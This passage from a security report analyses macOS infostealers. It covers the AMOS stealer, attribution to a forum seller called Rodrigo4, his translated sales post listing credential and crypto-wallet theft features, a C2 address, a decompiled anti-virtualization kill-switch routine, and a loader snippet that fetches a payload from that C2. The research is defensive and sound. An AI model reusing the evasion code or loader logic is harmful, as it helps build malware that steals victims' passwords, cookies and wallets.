


Figure 20: Screenshot from the AMOS Telegram channel where stealer is being sold for $3,000 (translated from Russian).

Attribution investigation

This timeline helped us attribute the campaigns to specific threat actors and understand their operational periods. We analysed over 4,000 samples [4], categorizing them into several groups based on script features, first seen dates, and brand impersonations, with only 2,300 of these fitting into the *VirusTotal* graph.




Figure 21: VirusTotal graph of analysed stealer samples.

This detailed classification enabled us to track the evolution of techniques and identify the people behind these campaigns, such as in a case with a Russian-speaking threat actor named Rodrigo4. In a post on XSS underground forum [5], Rodrigo4 was seen seeking partners to distribute the stealer through SEO manipulation and *Google Ads*, suggesting this as their possible method of distribution. We described these methods of distribution and PPI (pay-per-install) in [6], where the website distributing stealers appeared at the top of *Google* search results.





Figure 22: Google Search results with a malicious haxmac[.]cc website.



Rodrigo4
Premium
Premium
Registration: 21.07.2023
Messages: 48
Reactions: 16
Deposit: 0.1 B

09.09.2023 #1

Price: 2500
Contacts: TOH and telegram in RM!

And so, I'm releasing version 3.0 of my stealer. We have been working successfully for more than six months. During this time, we have gone through a huge number of problems and pitfalls, and are ready to provide you with the most stable and most profitable macOS experience on the market. Now, we are ready to work for % with Russian-speaking people who have a reputation. In terms of working with the stiller, you do NOT need anything.

Price: $2500/month
TOKH and Telegram: PM

Technical information:
1. MaaS
2. Start with 1pkm.
3. The weight of the Universal (ARM + AMD archive) build itself is 200kb. Individually 80kb. The average weight of dmg is 1 mb. Possibly more (depending on cleaning, pumper, google alert and so on)
4. Server log decryption.
5. Bypass TSS + SIP on FileGrabber
6. The latest version of the stealer has been tested from Catalina (10.15) - up to Sonoma (14.0)

For the user:
1. Crypt is NOT needed
2. Layers, servers, proxies, etc. are NOT needed to work with the stealer.
3. If your subscription ends, traffic does not disappear. It will remain in the panel until you renew the styler.
4. The build that you receive at the output of FUD avcheck.

Collection:
1. Browsers [Safari, Firefox, Chrome, Brave, Edge, Opera, Vivaldi]
2. Cold crypto wallets [Exodus, Electrum, Atomic, Coinomi and 63 crypto plugins, including the most popular] + Binance hot wallet
3. Eco-system (Notes, keychain)
4. FileGrabber (desktop, documents)
5. FileZilla

Panel:
1. Note (statistics on logs)
2. Logs (Sort by: Log ID, Build ID, Country, Status, Wallets, Date.
Quick export by: Status, BuildID, Domain, Wallets.
Single/mass unloading)
3. Builder (Options: App Name, Grabber, BuildID, Icon,
TG Bot Token, Telegram Chat ID, TG chat id for notif,
Pumper)
4. Settings (TG Bot Token, TG Chat ID, TG Chat ID for notif,
Anti duplicate on/off)
5. Google Cookies (cookie recovery by token)
6. Link Creator (creating a link with statistics for traffic by BuildID)
Feature: parallel tapping in tg is possible (1 build = 1 chat)

Work for %:
We are ready to work with you for a percentage, provided that you:
1. Russian-speaking
2. Have a reputation
3. Summer SEO, Google Ads
Percentage 40/60 in your favor

Figure 23: Rodrigo4's post on XSS underground forum (translated from Russian).

We noticed the group of stealers communicate with a command-and-control (C2) server at hxxp://79.137.192.4. An investigation into this IP address revealed [7] an authorization form [8] (hxxp://79.137.192.4/login/) that closely resembles those found in posts advertised by Rodrigo4 on XSS forum, suggesting a direct connection to the threat actor.

Intriguingly, Rodrigo4 does not maintain the confidentiality of his tool. He openly shares screenshots that provide insight into the tool's builder and a few records of wallets, browser cookies, and dates associated with the malicious activities performed by the stealer on the victims' devices. This lack of discretion on Rodrigo4's part provides us with valuable information about his operations.




Figure 24: Screenshot from Rodrigo4's post.




Figure 25: Authorization form to Rodrigo4's panel.

Further, we discovered a logo associated with Rodrigo4 on the server (hxxp://79.137.192.4/assets), providing additional evidence of this link (Figure 26).

Figure 26: A logo associated with Rodrigo4.

SELF-DESTRUCTING MACOS STEALER

One particularly alarming strategy employed by recent stealers is self-destruction. This technique aims to prevent analysis and tracing by automatically terminating the malware process under certain conditions.

We will take a look into a *macOS* stealer that disguises itself using the branding of a well-known entity, 'EMPIRE' [9]. It includes multiple files in the DMG, with one Mach-O file packaged using PyInstaller.

Figure 27: Twitter account of the well-known brand 'EMPIRE'.

Empire Transfer's Mach-O file includes anti-virtualization techniques. The malware actively monitors its operating environment for signs that it is running in a virtual machine, such as *VirtualBox* or *VMware*. If it detects any such environment, it triggers a self-destruct mechanism, effectively ending its process before it can be analysed by sandboxes or traced by researchers.

```
def antiVM():
    hwModel = subprocess.run('sysctl -n hw.model', True, True, **('shell', 'capture_output'))
    resp = str(hwModel.stdout)[2:][:3]
    if resp != 'Mac':
        killSwitch()
    hwMemsize = subprocess.run('sysctl -n hw.memsize', True, True, **('shell', 'capture_output'))
    resp = str(hwMemsize.stdout)[2:][:-3]
    if int(resp) < 0xEE6B27FFL:
        killSwitch()
    ...

    boardiD = str(re.search('(?<=board-id" = <")[^\\"]*', resp).group())
    if 'VirtualBox' in boardiD:
        killSwitch()
    if 'VM Ware' in boardiD:
        killSwitch()
    manuF = str(re.search('(?<=manufacturer" = <")[^\\"]*', resp).group())
    if 'Apple' in manuF:
        pass
    else:
        killSwitch()
    usbD = subprocess.run('ioreg -rd1 -c IOUSBHostDevice | grep "USB Vendor Name"', True, True, True, **('shell', 'text', 'capture_output'))
    resp = usbD.stdout
    if 'VMware' in str(resp):
        killSwitch()
    ...

    ioRegL = subprocess.run('ioreg -l | grep -i -c -e "virtualbox" -e "oracle" -e "vmware"', True, True, True, **('shell', 'text', 'capture_output'))
    resp = ioRegL.stdout
    if int(resp) > 0:
        killSwitch()
    ...

    procesS = subprocess.run('pgrep vmware-tools-daemon', True, True, True, **('shell', 'text', 'capture_output'))
    resp = procesS.stdout
    if len(resp) > 0:
        killSwitch()
    mac = ':'.join(re.findall('...', '%012x' % uuid.getnode()))
    mcList = [
        '00:05:69',
        '00:0c:29',
        '00:1c:14',
        '00:50:56',
        '08:00:27',
        '00:1C:42',
        '00:16:42',
        '0A:00:27']
    if mac[:8] in mcList:
        killSwitch()
        return None
```

Figure 28: Snippet of anti-virtualization technique.

The self-destruction capability shows how *macOS* stealers are adapting techniques historically seen in *Windows* malware to increase their efficacy and stealth.

DIRECT EXECUTION FROM APPLICATION MEMORY

Another sophisticated technique involves the 'App_v1.0.4.dmg' file [10], first identified on 19 March 2024, which unpacks an executable named AppleApp. Upon activation, this executable initiates a GET request to a server hosted on a Russian IP address 79[.]137[.]192[.]4[:]443, fetching a partially obfuscated AppleScript and Bash payload which is directly executed from application memory.




Figure 29: VirusTotal graph with infection chain for App_v1.0.4.dmg.

```
int _leafkingdom(int arg0) {
    ...
    // Connection successful, prepare HTTP request
    var_B09 = r23;
    q0 = *(int128_t *)"GET /strings HTTP/1.1\r\nHost: 79.137.192.4:443\r\n\r\n";
    q1 = *(int128_t *)("GET /strings HTTP/1.1\r\nHost: 79.137.192.4:443\r\n\r\n" + 0x10);
    *(int128_t *)r19 = q0;
    *(int128_t *)(r19 + 0x10) = q1;
    *(int128_t *)(r19 + 0x20) = *(int128_t *)("GET /strings HTTP/1.1\r\nHost: 79.137.192.4:443\r\n\r\n" + 0x20);

    // Send HTTP request
    *0x10000c140 = *(int8_t *)0x10000c13a + 0xb83b37c4f2e2387 | 0x8564901162e367d5;
    r0 = strlen(&stack[1247] + 0x680); // Calculate length of the request string
    var_AFD = r25;
    if ((send(r25, &stack[1247] + 0x680, r0, 0x0) & 0xffffffff80000000) != 0x0) goto loc_100004a28; // Send failure

    // Receiving data from server
    r19 = 0x0;
    r8 = *0x10000c140;
    r9 = (r8 + r8 * 0x2 << 0x5 | 0xffffffbf) & 0x51fb;
    r10 = r8 - 0x1;
    r20 = &stack[-2820];
    goto loc_100004704;

loc_100004704:
    r8 = *0x10000c140;
    *(int8_t *)0x10000c13a = r9 & 0xb;
    *(int16_t *)0x10000c138 = r9 + 0x42f1;
    *(int8_t *)0x10000c13b = r10 | 0x8e;
    *0x10000c140 = r8 & 0x103c0653866de7a4;
    r0 = recv(var_AFD, r20 + sign_extend_64(r19), 0x1663 - r19, 0x0); // Receive data from the server
    r9 = *0x10000c140 + 0xffffbcb3 ^ 0xffffd7fa;
    *(int16_t *)0x10000c138 = r9;
    if (r0 == 0x0) goto loc_100004a00; // If no data received, handle error
    ...

    r0 = strtok(&stack[-2820], &var_AF9); // Tokenize received data
```

Figure 30: Snippet of fetching a malicious payload.

As seen in previous cases, these files assumed the guise of well-known brands such as *Notion* and *GTA6* [11]. This social engineering trick exploits the trust engendered by familiar names to deceive users and trick them into downloading malware.

Figure 31: VT graph with stealer samples assuming the guise of well-known brands.

The main functionality of the AppleApp malware is to download additional payloads from a remote server and execute them.

BYPASSING MACOS SECURITY FEATURES

All these stealer samples are united by a main feature that helps adversaries bypass *macOS*'s built-in security features, specifically *Gatekeeper*. The malicious DMG file always contains a phishing installation image that prompts the user to install the application by bypassing *Gatekeeper* mechanisms [12]. In simple terms, it guides users to allow blocked applications. These visuals are often indistinguishable from legitimate *macOS* prompts, making them highly effective at deceiving users.




Figure 31: Deceptive installation window guiding the user to allow blocked applications.

Only the latest version of stealers have been able get rid of these deceptive prompt pictures and have gained the ability to utilize a team ID.

```
1 Developer ID Application: PHUOC TAN TRANSPORT COMPANY LIMITED (3VLCJ9ALG2)
2 Developer ID Certification Authority
3 Apple Root CA
```

Figure 32: Team ID of the latest version of Rodrigo4's stealer.

CONCLUSION

The evolution of *macOS* stealers reflects an increasing sophistication in both their evasion techniques and capabilities. As *macOS* continues to gain market share, understanding these threats and developing robust countermeasures becomes critical. The tactics we've seen, such as hexadecimal encoding, case juggling, and partial encoding, demonstrate evolving changes and show that threat actors are constantly trying to avoid detection. They implement new variants of encoding every few weeks, highlighting the weaknesses of static signature-based detection methods. Moreover, the introduction of sophisticated features, like replacing legitimate applications with malicious clones, underscores the evolving threat landscape.

In addition to technical evasion, threat actors are also using sophisticated distribution methods such as SEO manipulation and *Google Ads* to reach potential victims. These strategies enable malware to reach a wider audience, further complicating detection and prevention efforts.

Our investigation also uncovers a well-defined business model behind *macOS* stealers. Developers create these stealers and sell them through *Telegram* channels and dark web forums. Other adversaries purchase these stealers and distribute them

among *macOS* users. This collaborative effort between developers and distributors has proven successful, as evidenced by the increasing number of detections among users.

It's worth noting that the geographical distribution of these attacks, which particularly target the United States, Western European countries, and Ukraine, may be influenced by the geopolitical situation in 2023-2024, with the involvement of a Russian-speaking threat actor suggesting both financial and geopolitical motives.

Given *macOS*'s rising market share, it is imperative to deepen our understanding of these threats and implement robust countermeasures. The case studies, including self-destructing malware and memory-only execution, highlight the diverse strategies used by attackers to bypass traditional security measures. These examples emphasize the need for advanced detection methods, improved user education, and strengthened *macOS* security features.

Our findings stress the importance of continuous vigilance and innovation in cybersecurity practices. *Moonlock Lab* is committed to raising awareness about *macOS* malware campaigns and the threat actors behind them. We invite collaboration with other cybersecurity researchers to share knowledge, develop effective countermeasures, and enhance the security of *macOS* users.

REFERENCES

[1] Evans, J. Apple's growth story is consistent and sustained. Computer World. 2 February 2023. https://www.computerworld.com/article/1618091/apples-growth-story-is-consistent-and-sustained.html.

[2] nikolay-n. Diff of origin LedgerLive code and Infected clone. https://gist.github.com/nikolay-n/481813e130bbc375612c8d3e5daceddc/revisions

[3] Telegram channel of Atomic Stealer's operator https://t.me/s/amos_macos.

[4] VirusTotal. VT Graph of Analyzed Stealer Samples. https://www.virustotal.com/graph/embed/g5a85990549d2421f9bdfd24002fba80ca6f54f83efb2426b95825e2b8785f728?theme=light.

[5] Rodrigo4's Post on XSS Underground Forum. hxxps[://]xss[.]is/threads/97296/.

